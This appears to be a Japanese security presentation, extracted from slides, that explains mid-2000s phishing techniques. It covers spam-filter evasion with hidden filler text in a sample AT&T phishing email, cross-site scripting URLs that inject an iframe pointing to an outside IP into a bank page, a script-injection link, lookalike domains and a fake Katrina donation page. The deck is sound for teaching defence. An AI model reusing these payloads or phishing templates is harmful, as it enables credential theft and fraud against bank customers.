
- ◆ XP SP2では、window.openの属性でステータスバー非表示を指定してもステータスバーは必ず表示される




- ◆ アドレスバーを隠している場合は、タイトルバーにホスト名が表示される



スパムフィルタ回避1 (1/2)



スパムフィルタ回避2 (1/2)



スパムフィルタ回避2 (2/2)

- ◆ 背景色または近似色でスパムやフィッシングとは関係のないテキストを大量に挿入する。人間の目では見えないものでも、スパム・フィルタはそれらの文字列をひろってしまう。

basketball positives collector appraisal begins

Dear AT&T member Cottrell reachable formalizes doorsteps diminish

Due to recent security upgrades and anti fraud protection measures we reproaches argot orienting c
request you verify your account. broilers Bertram cowing beagles Andover


We strongly reccomend you to update your account information hunks initialing Corinthian Hanson,
otherwise of neccesity we will freeze your account. bones precedent winningly postmortem Betsey

Please ensure that all information entered is accurate to validate Jungian Macaulay Carlsbads condu
your identity, if incorrect information is provided permeates muddled wrecks saddle soldiering
it may lead to account blockage. overlooks Toscanini unexplored amoebae Saturday

[Follow this link to update your account](#) product forage Sabine airfields skims


スパムフィルタ回避3

- ◆ 文字やロゴデータを含んだメール本文のスクリーンショットを撮っておき、それをメールに貼り付ける



クロスサイトスクリプティング1 (2/3)

```
http://www.charterone.com/cards/market.asp?code=%22%3E%3Ciframe+style%3D%22top%3A0%3B+left%3A0%3B+position%3Aabsolute%3B%22+FRAMEBORDER%3D%220%22+BORDER%3D%220%22+width%3D1000+height%3D600+src%3D%22http%3A%2F%2F62.193.220.52/charter%2F%22%3E
```



```
http://www.charterone.com/cards/market.asp?code=><iframe style="top:0; left:0; position:absolute;" FRAMEBORDER="0" BORDER="0" width=1000 height=600 src="http://62.193.220.52/charter/">
```

クロスサイトスクリプティング1 (3/3)

- ◆ クロスサイト・スクリプティングの脆弱性を悪用してIFRAME要素を埋め込み、ページを差し替えている

Charter One Bank | Charter One Debit MasterCard - Microsoft Internet Explorer

ファイル(E) 編集(E) 表示(V) お気に入り(A) ツール(T) ヘルプ(H)

戻る 検索 お気に入り

アドレス(D) <http://www.charterone.com/cards/market.asp?code=%22%3E%3Ciframe+style%3D%22top%3A0%3B+left%3A0%3B+posi>

Terms of Use | Open an Account | Apply for a Personal Loan | Apply

Charter One
Not your typical bank.®

Charter One Personal Online Banking

Welcome to Charter One Online Banking!

User ID: [Not Already Enrolled?](#)


Password: [Forgot Your Password?](#)

Go To: Make this page my default start page

Related Links

- [Online Banking Test](#)
- [Online Banking FAQ](#)
- [Maintenance Schedu](#)
- [Online Satisfaction S](#)
- [Customer Service](#)

クロスサイトスクリプティング2 (1/2)




クロスサイトスクリプティング2 (1/2)

```
<A  
href="http://search.southtrust.com/iphrase/query?redirect&s=116632544212&  
;target=<script>window.open('http://southtrust.com/SignOn/SignOn.php','popup','width=  
800','height=500','scrollbars=yes','resizable=yes');window.location.reload("http://www.s  
outhtrust.com/st/CommercialSolutions/");</script>"><FONT  
color=#0066cc>https://search.southtrust.com/retail/Login.asp</FONT></A>
```

紛らわしいURL (1/3)

- ◆ 会社名の一部などを使った紛らわしいURLで騙す



紛らわしいURL (2/3)

- ◆ [msnbillingupdate.com](#)
- ◆ [userpage-charterone.com](#)
- ◆ [ebay.member-security.com/.eBay/](#)
- ◆ [ebay-loginpage.com](#)
- ◆ [paypal-com-us.com](#)
- ◆ [www.paypal.com.international-transaction.info](#)
- ◆ [protect-paypal.com](#)
- ◆ [online-hsbc.com](#)
- ◆ [www.paypal.com-cgi-bin.biz](#)
- ◆ [nicos.concourse.jp](#)
- ◆ [regionsbank.com.dish2.net.ibizdns.com](#)
- ◆ [www.fraud-control.net/paypal/](#)
- ◆ [staff.earthlink-box.net](#)


紛らわしいURL (3/3)



https://www.nwolb.com/secure/default.asp?refererid=86077683



http://www.personal-natwest.com/



便乗型フィッシング

- ◆ ハリケーンKatrinaの被災者への寄付を募るフィッシング

Amazon Honor System - Microsoft Internet Explorer

Address <http://61.233.119.49/.www.amazon.com/amazon/amazon/.x/index.html>

amazon.com. VIEW CART | WISH LIST | YOUR ACCOUNT | HELP

WELCOME YOUR STORE BOOKS APPAREL & ACCESSORIES ELECTRONICS MUSIC DVD TOOLS & HARDWARE SEE MORE STORES

GIVING AT AMAZON.COM

- [Giving Homepage](#)
- [Amazon.com Nonprofit Innovation Award](#)
- [Employees' Community Efforts](#)

Share your thoughts

- [E-mail a friend about this page](#)

American Red Cross Hurricane Katrina Relief



American Red Cross

Victims of Hurricane Katrina are attempting to recover from the massive storm. American Red Cross volunteers have been deployed to the hardest hit areas of Katrina.s destruction, supplying hundreds of thousands of victims left homeless with critical... [Read more](#)

READY TO GIVE?

Your payment amount:

US \$

Pay now!
(select your credit card)


